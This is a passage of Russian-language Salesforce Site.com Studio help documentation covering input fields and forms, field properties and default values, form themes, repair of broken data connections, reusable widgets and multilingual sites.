Поля ввода, добавленные прямо на страницу, панель, в повторитель данных или таблицу данных, позволяют использовать [настраиваемый код](#) для создания собственных настраиваемых функций. Например, продукты, имеющиеся в наличии только в определенных подразделениях, должны быть доступны клиентам в ближайшем городе. В этом случае страница может быть дополнена раскрывающимся списком, содержащим различные подразделения. Чтобы просмотреть

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И

Роль администратора сайта или конструктора, назначенная на уровне сайта

отфильтрованный список продуктов, воспользуйтесь настраиваемым кодом, который позволяет передать выбор пользователя в [таблицу данных](#) или [повторитель данных](#) посредством [строки запроса](#).

Чтобы добавить поле ввода на страницу, перетащите нужное поле с панели «Элементы страницы» на страницу. При необходимости выберите страницу или элемент страницы контейнера на панели «Структура страницы», затем щелкните  > «**Добавить элементы страницы**» и выберите нужное поле ввода.

СМ. ТАКЖЕ:

[Типы полей ввода](#)



[Свойства полей ввода](#)

[Редактирование полей ввода в форме](#)

[Добавление формы на страницу](#)

## Редактирование полей ввода в форме

Поля формы, добавленной на страницу, доступны для редактирования и изменения порядка отображения.

Чтобы изменить порядок отображения полей, перетащите их в нужную область страницы или панели «Структура страницы», либо выберите поле и щелкните  > «**Переместить вверх**» или  > «**Переместить вниз**».

Чтобы скрыть поле (например, обязательное поле, которое должно быть недоступно посетителям сайта), выберите «Скрытое поле» на панели «Свойства». Для доступа к скрытому полю рекомендуем использовать панель «Структура страницы».

Чтобы присвоить полю статус обязательного, то есть поля, которое должно быть заполнено перед отправкой формы, выберите «Обязательное поле» на панели «Свойства». Обязательные поля помечаются красной звездочкой (\*). Параметр «Обязательное поле» не может быть изменен для обязательных полей объекта, подключенного к форме.

Чтобы переименовать поле, замените имя в поле «Имя метки» на панели «Свойства».

Чтобы изменить внешний вид поля на странице, выберите другую тему на панели «Свойства». Если поле используется в форме, то можно изменить только тему формы.

### Прим.:

- Поля формы не могут быть перенесены на страницу. Однако пользователи могут удалять необязательные поля и скрывать любые поля (обязательные или необязательные).
- Поля страницы не могут быть перенесены в форму.

СМ. ТАКЖЕ:

[Добавление полей ввода в формы или на страницы](#)

[Свойства полей ввода](#)

[Присвоение полям ввода значения по умолчанию](#)

[Добавление формы на страницу](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:


- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Типы полей ввода

Ниже перечислены типы полей, доступные при добавлении полей ввода в форму или на страницу. Тем не менее, если объект подключается к форме, которая не содержит определенного типа поля, то данный тип поля ввода не может быть добавлен в форму.

| Элемент страницы                               | Описание  |
|--|---|
| Кнопка-флажок                                  | Выбор истинного (флажок установлен) или ложного (флажок снят) значения в форме или на странице.   |
| Валюта   | Ввод валюты в форму или на страницу.  |
| Дата   | Ввод даты в форму или на страницу. Если свойству поля «Выбор даты/времени» задано значение «Всплывающий календарь», то дата может быть выбрана во всплывающем календаре.  |
| Дата/время                                     | Ввод даты и времени в форму или на страницу. Если свойству поля «Выбор даты/времени» задано значение «Всплывающий календарь», то значения могут быть выбраны во всплывающем календаре.  |
| Эл. почта                                      | Ввод действительного адреса эл. почты в форму или на страницу.  |
| Раскрывающийся список со множественным выбором | Выбор как минимум одного значения списка в форме или на странице.   |
| Число  | Ввод целого числа в форму или на страницу.  |
| Процент  | Ввод процентов в форму или на страницу.   |
| Тел.   | Ввод номера телефона в форму или на страницу.   |
| Раскрывающийся список                          | Выбор значения списка в форме или на странице.  |
| Область обогащенного текста                    | Ввод не более 32 768 символов в форму или на страницу. Данное поле поддерживает любую комбинацию букв, цифр и символов. Пользователи могут форматировать текст, а также добавлять изображения и гиперссылки.<br><br> <b>Прим.:</b> Поле типа «Область обогащенного текста» не может использоваться для загрузки изображения на сайтах Site.com или Force.com Sites из-за ограничений по соображениям безопасности. |
| Текст  | Ввод не более 255 символов (в зависимости от текущих ограничений для объекта Salesforce) в форму или на страницу. Данное поле поддерживает любую комбинацию букв, цифр и символов.  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

| Элемент страницы | Описание   |
|------------------|--|
| Область текста   | Ввод не более 32 768 символов, отображающихся в отдельных строках, в форму или на страницу. Данное поле поддерживает любую комбинацию букв, цифр и символов. |
| URL-адрес        | Ввод действительного адреса веб-сайта в форму или на страницу.   |

СМ. ТАКЖЕ:

[Добавление полей ввода в формы или на страницы](#)

[Свойства полей ввода](#)

[Добавление формы на страницу](#)

### Свойства полей ввода

При добавлении или редактировании полей ввода в форме или на странице рекомендуем использовать параметры раздела «Свойства поля» на панели «Свойства», позволяющие определять алгоритмы работы выбранных полей ввода.


| Имя                   | Описание   |
|-----------------------|--|
| Имя метки             | Внешнее имя поля. Указанное значение отображается как имя поля в форме или на странице.  |
| Значение по умолчанию | <a href="#">Данный параметр определяет стандартное значение поля.</a> Указанное значение автоматически заполняет поле при загрузке страницы.   |
| Обязательное поле     | <p>Данный параметр определяет обязательность поля и препятствует отправке записи при отсутствии значения. Обязательные поля помечаются красной звездочкой (*).</p> <p>Параметр «Обязательное поле» не может быть изменен для обязательных полей объекта, подключенного к форме.</p>  |
| Скрытое поле          | Данный параметр определяет доступность поля в форме или на странице. Например, обязательное поле может быть скрыто от посетителей сайта, а поле, которое должно быть недоступно пользователям для просмотра или редактирования, может быть задано стандартное значение. Для доступа к полю, скрытому на холсте страницы, рекомендуем использовать панель «Структура страницы». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

| Имя                             | Описание  |
|---------------------------------|---|
| Выбор даты/времени              | Данный параметр применяется только к полю «Дата/время». Данный параметр определяет возможность выбора даты и времени посредством всплывающего календаря.  |
| Значения раскрывающегося списка | <p>Данный параметр применяется только к полям «Раскрывающийся список» и «Раскрывающийся список со множественным выбором», добавляемым прямо на страницу. Данный параметр определяет список элементов для отображения в раскрывающемся списке. (Если поле подлючается к объекту, то элементы раскрывающегося списка не могут быть изменены.)</p> <p>Каждый элемент раскрывающегося списка содержит поля «Метка» и «Значение». Поле «Метка» отображается в раскрывающемся списке, а поле «Значение» является внутренним. В большинстве случаев оба поля могут содержать одинаковое значение. При необходимости одно из значений может быть изменено.</p> <p>Чтобы заполнить поля «Метка» и «Значение», щелкните значок .</p> |
| Строки                          | Данный параметр применяется только к полям «Область обогащенного текста» и «Область текста». Данный параметр определяет количество текстовых строк для отображения.   |

СМ. ТАКЖЕ:

[Типы полей ввода](#)


[Добавление полей ввода в формы или на страницы](#)

[Редактирование полей ввода в форме](#)

## Присвоение полям ввода значения по умолчанию

Полю ввода, добавленному в форму или на страницу, может быть задано значение по умолчанию. Указанное значение автоматически заполняет поле ввода при загрузке страницы.

Значение по умолчанию, используемое совместно со свойством «Скрытое поле», позволяющим скрыть поле в форме или на странице, предназначено для отправки данных, которые должны быть недоступны пользователям. Например, пользователь может добавить скрытое поле, использующее параметр «Глобальное свойство», для отслеживания времени отправки формы.

 **Прим.:** Стандартные значения полей, которые уже заданы для объекта, не переносятся в Site.com.

Чтобы задать полю значение по умолчанию, выполните указанные ниже действия.

1. Выберите поле.
2. Щелкните **«Настроить»** на панели «Свойства».
3. Выберите источник значения по умолчанию.

| Параметр               | Описание  |
|------------------------|---|
| Фиксированное значение | Рекомендуем использовать для выбора значения. Например, для текстового поля может быть добавлен стандартный текст. Если поле содержит раскрывающийся список, то значение по умолчанию может быть выбрано из списка.   |
| Строка URL-запроса     | Рекомендуем использовать для передачи переменного содержимого в элемент посредством URL-адреса при загрузке страницы. Например, если используемое поле содержит раскрывающийся список, то переменные данные (например, местоположение) могут быть переданы с целью фильтрации списка и отображения только тех элементов, которые добавлены из данного местоположения. Похожие сценарии с использованием повторителей данных см. в разделе <a href="#">«Примеры фильтрации данных»</a> . |
| Глобальное свойство    | Рекомендуем использовать для добавления фиксированного значения с сайта (например, текущая дата или текущее время).   |
| Заголовок запроса      | Рекомендуем использовать для добавления значения из обозревателя  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта



| Параметр | Описание  |
|----------|---|
|          | (например, заголовок узла или версия обозревателя). |

- Укажите значение по умолчанию.
- Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Добавление полей ввода в формы или на страницы](#)
- [Редактирование полей ввода в форме](#)
- [Добавление формы на страницу](#)

### Настройка алгоритма отправки формы


В случае успешной отправки формы система позволяет выполнять одно из следующих действий: переадресация посетителей сайта на другую страницу или отображение соответствующего сообщения.

Ниже перечислены действия, доступные на открытой странице.

- Выберите форму на панели «Структура страницы».
- Выберите пункт раскрывающегося списка «При успешной отправке» на панели «Свойства».

| Параметр                 | Описание  |
|--------------------------|---|
| Показать другую страницу | Переадресация пользователя на указанную страницу. |
| Показать сообщение       | Отображение сообщения под формой.                 |

- При необходимости укажите один из компонентов ниже.
  - Целевая страница в поле «URL-адрес страницы». Введите абсолютный или относительный URL-адрес (например, адрес страницы сайта). Относительный URL-адрес должен содержать косую черту (/).
  - Текст сообщения в поле «Текст сообщения».

 **Совет:** Кнопка формы **«Отправить»** выполняет действие отправки на [панели «События»](#).

СМ. ТАКЖЕ:

- [Добавление формы на страницу](#)
- [Свойства полей ввода](#)
- [Общие сведения о службах данных Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Оформление форм

Для оформления форм используются темы таблицы стилей, которые могут быть настроены в соответствии с дизайном веб-сайта.


При добавлении формы на страницу используется тема по умолчанию. Чтобы изменить тему формы, выберите нужное значение в разделе «Тема» панели «Свойства».

- «По умолчанию»: имя поля отображается над текстовой областью. Обязательные поля помечаются красной звездочкой (\*).
- «Salesforce»: имя поля отображается слева от текстовой области. Обязательные поля помечаются красной вертикальной чертой (!).

Чтобы настроить тему в соответствии с текущими бизнес-требованиями, выполните указанные ниже действия.

1. Выберите форму на странице.
2. Выберите нужную тему в разделе «Тема» панели «Свойства».
3. Выберите «Класс» на панели «Стиль».
4. Выберите нужную часть формы в раскрывающемся списке «Стиль». Кратковременное выделение выбранного элемента позволяет легко определить оформляемую часть.

| Параметр            | Описание   |
|---------------------|--|
| Вся форма           | Оформление всей формы.   |
| Строки поля         | Оформление каждой строки поля.   |
| Метки поля          | Оформление меток каждого поля.   |
| Поля                | Оформление полей (текстовые области, раскрывающиеся списки и т. д.). Данный параметр доступен только для темы «Salesforce.com».                      |
| Обязательный символ | Оформление звездочки (*) для обязательных полей. Данный параметр доступен только для темы «По умолчанию».  |
| Сообщение об ошибке | Оформление сообщения об ошибке, отображающегося при отправке неправильно заполненной формы. Данный параметр доступен только для темы «По умолчанию». |

 **Совет:** Опытные пользователи таблиц стилей также могут изменить стиль формы в таблице стилей сайта.

5. Чтобы оформить выбранную часть формы, обновите [свойства панели «Стиль»](#). Настройки темы отображаются прямо в форме и применяются только к выбранной форме.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта


- При необходимости повторите указанные выше действия для каждой части формы.

СМ. ТАКЖЕ:

[Добавление формы на страницу](#)

### Представления «По умолчанию», «Ошибка» и «Нет данных»

Повторители данных, таблицы данных, функции обработки данных и формы позволяют настраивать содержимое, отображающееся посетителям сайта в случае возникновения ошибок при подключении к источнику данных. Кроме того, таблицы данных, повторители данных и функции обработки данных позволяют настраивать содержимое, отображающееся в случае отсутствия данных по текущему запросу. Например, если повторитель данных, поддерживающий динамическую фильтрацию и отображение результатов на основе выбранного пользователем значения, возвращает пустую страницу, то описание возникшей проблемы может отображаться в соответствующем сообщении.



- Представление «По умолчанию» (1) отображается в большинстве случаев. Например, представление «По умолчанию» содержит поля формы в случае добавления формы на страницу.
- Представление «Ошибка» (2) отображается в случае возникновения ошибки при подключении к источнику данных. Данное представление содержит блок содержимого со стандартным сообщением, доступным для настройки. Кроме того, представление может быть дополнено другими элементами страницы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

- Представление «Нет данных» (3) отображается в случае отсутствия данных по текущему запросу. Данное представление содержит блок содержимого со стандартным сообщением, доступным для настройки. Кроме того, представление может быть дополнено другими элементами страницы.

СМ. ТАКЖЕ:


[Динамическое извлечение данных с помощью повторителей данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)

[Использование функций обработки данных](#)

## Восстановление информационных подключений

Изменение объекта, связанного с текущим повторителем данных, таблицей данных, функцией обработки данных или формой, может инициировать нарушение информационного подключения. Например, данное нарушение может быть вызвано переименованием или удалением связанного объекта или поля или изменением соответствующих полномочий.

При открытии страницы сайта, содержащей нарушенные информационные подключения, отображается диалоговое окно со списком проблем. Чтобы просмотреть возможные решения, наведите указатель мыши на значок  каждого элемента.

| Проблема  | Решение  |
|---|--|
| Повторитель данных, таблица данных или функция обработки данных подключается к объекту, который не поддерживает нужное полномочие доступа, переименован или удален.             | Откройте профиль пользователя-гостя и убедитесь в наличии полномочия «Чтение» для объекта.<br><br>В противном случае щелкните ссылку <b>«Правка»</b> напротив элемента списка и выберите нужный объект в открывшемся диалоговом окне «Информационное подключение». При переименовании объекта выберите переименованный объект. При удалении объекта выберите другой объект или удалите элемент страницы. |
| Повторитель данных, таблица данных или функция обработки данных пытается отфильтровать результаты посредством полей, которые больше не отображаются, переименованы или удалены. | Откройте профиль пользователя-гостя и убедитесь, что каждому полю объекта заданы правильные параметры безопасности.<br><br>В противном случае щелкните ссылку <b>«Правка»</b> напротив элемента списка и восстановите критерии фильтрации в открывшемся диалоговом окне «Информационное подключение».  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

| Проблема  | Решение  |
|---|--|
| Элемент данных подключается к полю, которое больше не отображается, удалено или переименовано.            | Откройте профиль пользователя-гостя и убедитесь, что полю объекта заданы правильные параметры безопасности.<br>В противном случае щелкните ссылку <b>«Правка»</b> напротив элемента списка, просмотрите открывшееся диалоговое окно «Редактировать элемент данных» и убедитесь, что все раскрывающиеся списки и весь настраиваемый текст ссылаются на правильные поля. |
| Форма подключается к объекту, который не поддерживает нужное полномочие доступа, переименован или удален. | Откройте профиль пользователя-гостя и убедитесь в наличии полномочия «Создание» для объекта.<br>В противном случае рекомендуем заменить форму, так как информационное подключение формы не может быть изменено.  |
| Форма не содержит как минимум одного обязательного поля, добавленного в объект после создания формы.      | Добавьте отсутствующее поле в форму.   |
| Поле формы указывает на поле, которое больше не отображается, переименовано или удалено.                  | Откройте профиль пользователя-гостя и убедитесь, что полю объекта заданы правильные параметры безопасности.<br>В противном случае удалите поле из формы.   |

 **Прим.:** Если пользователь сообществ использует проверенные страницы, то доступ к объектам на общедоступных и личных страницах контролируется профилем проверенного пользователя. Профиль пользователя-гостя контролирует только доступ непроверенных посетителей к объектам на общедоступных сайтах.

СМ. ТАКЖЕ:

[Настройка полномочий доступа к данным для объектов Salesforce](#)

[Динамическое извлечение данных с помощью повторителей данных](#)

[Добавление полей ввода в формы или на страницы](#)

## Создание настраиваемых виджетов

### Общие сведения о виджетах



Виджеты позволяют экономить время путем создания настраиваемых элементов страницы, которые могут повторно использоваться текущим пользователем и его рабочей группой на сайте.

Используя текущие элементы страницы Site.com (например, панели, блоки содержимого, настраиваемый код или повторители данных), пользователи могут создавать виджеты в соответствии с текущими уникальными требованиями. Пользователи могут добавлять настраиваемые свойства, поддерживающие дополнительный контроль над способами повторного использования виджетов. При необходимости виджет может быть добавлен в другой виджет!


Каскадная таблица стилей, используемая для стилизации виджета, гарантирует его корректное отображение при добавлении на страницы сайта или в шаблоны страниц. Кроме того, пользователи могут разрешать авторам добавление виджетов на страницы сайта, а также добавлять свойства фирменного стиля, позволяющие авторам обновлять внешний вид виджета.

Ниже перечислены преимущества виджетов.

- Сокращение дублирования на сайте. Созданный виджет может использоваться повторно.
- Сокращение затрат на обслуживание для текущего пользователя и его рабочей группы. Обновления виджета автоматически отображаются в копиях виджета на странице.
- Сокращение времени загрузки страниц.

 **Пример:** Так, чтобы создать многоразовые виджеты социальных модулей (например, кнопка «Нравится» или «Отслеживать» из Facebook или ленты Twitter), воспользуйтесь элементом страницы «Настраиваемый код». 

Чтобы гарантировать единый внешний вид всех страниц, создайте корпоративный верхний колонтитул. См. пример виджета ниже. Виджет отображается в виде панели (1), содержащей логотип компании (2) и меню (3). Кроме того, виджет содержит другой виджет (4), состоящий из панели, которая содержит настраиваемый код для модулей Facebook, Twitter и RSS.



Виджеты могут использоваться для хранения распространенных текстовых единиц (например, названия компаний, адреса, юридические данные и т. д.). Созданный виджет должен быть дополнен блоком содержимого, включающим нужный текст.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

#### Рекомендации по использованию виджетов

- Использование виджетов позволяет сократить дублирование в стилистическом оформлении сайтов. Данное преимущество упрощает обработку сложных дизайнов или элементов сайта, обслуживание которых может занимать много времени.
- Чтобы использовать одинаковые виджеты на разных сайтах, рекомендуем создать базовый сайт, содержащий все обязательные виджеты. Затем базовый сайт просто копируется для каждого нового сайта. Данный алгоритм гарантирует автоматическое добавление всех созданных виджетов на каждый новый сайт.
- Если стилистическое оформление виджетов выполняется посредством каскадной таблицы стилей, то данная таблица должна быть добавлена в стандартную таблицу стилей сайта Site Style Sheet. Каждая страница автоматически ссылается на таблицу стилей, благодаря чему каждый виджет может правильно отображаться на странице.

#### СМ. ТАКЖЕ:

[Создание виджетов](#)

[Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов](#)

[Общие сведения о фирменном стиле сайта](#)

## Создание виджетов

Виджеты позволяют создавать настраиваемые многоцветные элементы страницы путем объединения текущих элементов страницы Site.com, настраиваемого кода и CSS.

Созданный виджет добавляется в представление «Виджеты» вкладки «Общие сведения», позволяющее просматривать и управлять всеми виджетами сайта. Общедоступные виджеты также отображаются в разделе «Виджеты» вкладки «Элементы страницы», позволяющем перетаскивать виджеты на страницу. Кроме того, пользователи могут разрешать авторам добавление виджетов на страницы сайта.

1. Наведите указатель мыши на представление «**Виджеты**» на вкладке «Общие сведения» и нажмите кнопку «**Создать**» или откройте представление «Виджеты» и нажмите кнопку «**Создать виджет**».
2. Введите имя виджета. Данное имя отображается на панели «Элементы страницы».
3. При необходимости введите описание.  
Описание отображается в качестве подсказки на панели «Элементы страницы».
4. Чтобы добавить значок отображения для виджета, выберите нужное изображение из импортированных активов. Размер значка должен составлять 16 x 16 пикселей.
5. Чтобы отменить отображение виджета на панели «Элементы страницы», снимите флажок «Доступно на панели "Элементы страницы"».  
Например, виджет может быть скрыт на время разработки.
6. Нажмите кнопку «**Применить**». Теперь можете дополнить виджет элементами страницы.
7. Чтобы открыть виджет на новой вкладке, щелкните имя нужного виджета.
8. Добавьте нужные элементы страницы и стили CSS.
9. При необходимости добавьте настраиваемые свойства или свойства фирменного стиля в виджет.

Чтобы разрешить отображение созданного виджета на вкладке «Элементы страницы», установите флажок «Доступно на панели "Элементы страницы"» на панели «Свойства».

Чтобы разрешить авторам добавление виджета на страницы сайты, установите флажок «Доступно для авторов» на панели «Свойства». Данный параметр определяет доступность виджета на панели «Элементы страницы» автора. Кроме того, убедитесь, что сайт содержит страницу сайта на основе шаблона, использующую как минимум одну редактируемую панель.

### СМ. ТАКЖЕ:

[Общие сведения о виджетах](#)

[Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов](#)

[Общие сведения о фирменном стиле сайта](#)

[Добавление виджета на страницу](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И  
Роль администратора сайта или конструктора, назначенная на уровне сайта



## Добавление виджета на страницу

Прежде чем добавить виджет на страницу, убедитесь, что выбранный виджет доступен для использования. Выполните одно из двух действий ниже.

- Установите флажок «Доступно на панели "Элементы страницы"» на панели «Свойства» открытого виджета.
- Наведите указатель мыши на нужный виджет в представлении «Виджеты» на вкладке «Общие сведения», выберите  > «**Редактировать свойства**» и установите флажок «Доступно на панели "Элементы страницы"».

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите нужный виджет из раздела «Виджеты» панели «Элементы страницы» на страницу.  
Добавление виджета на страницу инициирует создание копии или *экземпляра* виджета. Данный экземпляр виджета не может быть изменен.
2. Если доступно, обновите свойства на панели «Свойства» экземпляра виджета.

СМ. ТАКЖЕ:

[Общие сведения о виджетах](#)

[Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов](#)

[Редактирование и удаление виджетов](#)

[Создание виджетов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Редактирование и удаление виджетов

Чтобы просмотреть виджеты сайта, воспользуйтесь представлением «Виджеты» раздела «Все содержимое сайта» на вкладке «Общие сведения».

Чтобы обновить виджет, наведите указатель мыши на нужный виджет и щелкните значок . Ниже перечислены действия, доступные в меню .

- Редактирование виджета. Редактируемый виджет открывается на новой вкладке. Все вносимые обновления незамедлительно отображаются на страницах сайта или в соответствующих шаблонах страниц.
- Обновление свойств виджета, включая имя, описание, значок отображения и доступность. Кроме того, представление «Виджеты» позволяет редактировать имя, описание и доступность путем двойного нажатия нужного элемента.
- Дублирование, предварительный просмотр или удаление виджета. Виджет, используемый страницей сайта, шаблоном страницы или другим виджетом, не может быть удален.

СМ. ТАКЖЕ:

[Общие сведения о виджетах](#)

[Создание виджетов](#)

[Добавление виджета на страницу](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание многоязычных сайтов

### Общие сведения о многоязычных сайтах

Приложение Site.com Studio позволяет создавать разные языковые версии сайта. Возможность хранения всех языков на одном сайте позволяет избежать создания и управления отдельными сайтами для каждого языка.

Администраторы сайта и конструкторы могут добавлять поддерживаемые языки и управлять ими. Добавление языка на сайт инициирует отображение на панели инструментов селектора языков Site.com Studio, позволяющего пользователям и рабочим группам переключаться между языками при редактировании содержимого страницы. Селектор языков позволяет ускорить и упростить процесс редактирования содержимого благодаря изменению языка прямо на текущей странице.

Авторы, конструкторы и администраторы сайта могут добавлять языковое содержимое на страницу посредством селектора языков.

Кроме того, администраторы сайта и конструкторы могут экспортировать содержимое сайта в виде XML-файла и отправлять его в службу перевода. Полученный отредактированный файл должен быть импортирован обратно на сайт для последующего заполнения каждой страницы переведенным содержимым.

Чтобы предоставить посетителям сайта возможность выбора предпочтительного языка при просмотре сайта, рекомендуем добавить элемент страницы «Селектор языков» на нужные страницы. Кроме того, рекомендуем указать *базовый язык*, который должен использоваться для отображения содержимого сайта, недоступного на выбранном языке.



**Пример:** Например, базовый язык (допустим, испанский) используется для отображения содержимого страницы, которое отсутствует на португальском языке, выбранном в селекторе языков.

СМ. ТАКЖЕ:

[Создание многоязычного сайта](#)

[Общие сведения о редактировании языкового содержимого](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## Создание многоязычного сайта

Создание многоязычного сайта — это многоэтапный процесс, охватывающий определение поддерживаемых языков, добавление переведенного содержимого для каждого языка и предоставление посетителям сайта возможности выбора предпочтительного языка.

1. **Настройте стандартный язык сайта.** Рекомендуем выполнить данное действие перед добавлением переведенного содержимого на сайт.
  2. **Добавьте языки** на сайт.
  3. **Настройте параметры** для каждого языка (например, язык отображения и базовый язык).
  4. Добавьте содержимое для каждого языка сайта одним из двух способов.
    - **Редактирование содержимое страницы** для каждого языка.
    - **Экспорт содержимого для перевода** и последующий **импорт переведенного содержимого**.
  5. **Добавьте элемент страницы «Селектор языков»**, позволяющий авторизованным пользователям сайта выбирать предпочтительный язык, на страницы сайта.
  6. Если имеется сообщество для самообслуживания, созданное по шаблону Napili, добавьте компонент «Language Picker» на страницы сообщества, чтобы гости сайта (пользователи, не выполнившие вход в систему) могли выбрать предпочитаемый язык. Дополнительные сведения см. в разделе [«Использование шаблонов для создания сообществ»](#).
-  **Совет:** После добавления языкового содержимого на сайт пользователь может создать отдельный URL-адрес предварительного просмотра для каждого языка. Просто выберите нужный язык в селекторе языков Site.com Studio и щелкните **«Анонимный предварительный просмотр»**. Затем скопируйте ссылку для отправки экспертам.

СМ. ТАКЖЕ:

[Общие сведения о многоязычных сайтах](#)

[Общие сведения о редактировании языкового содержимого](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и управления параметрами языка:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования языкового содержимого:


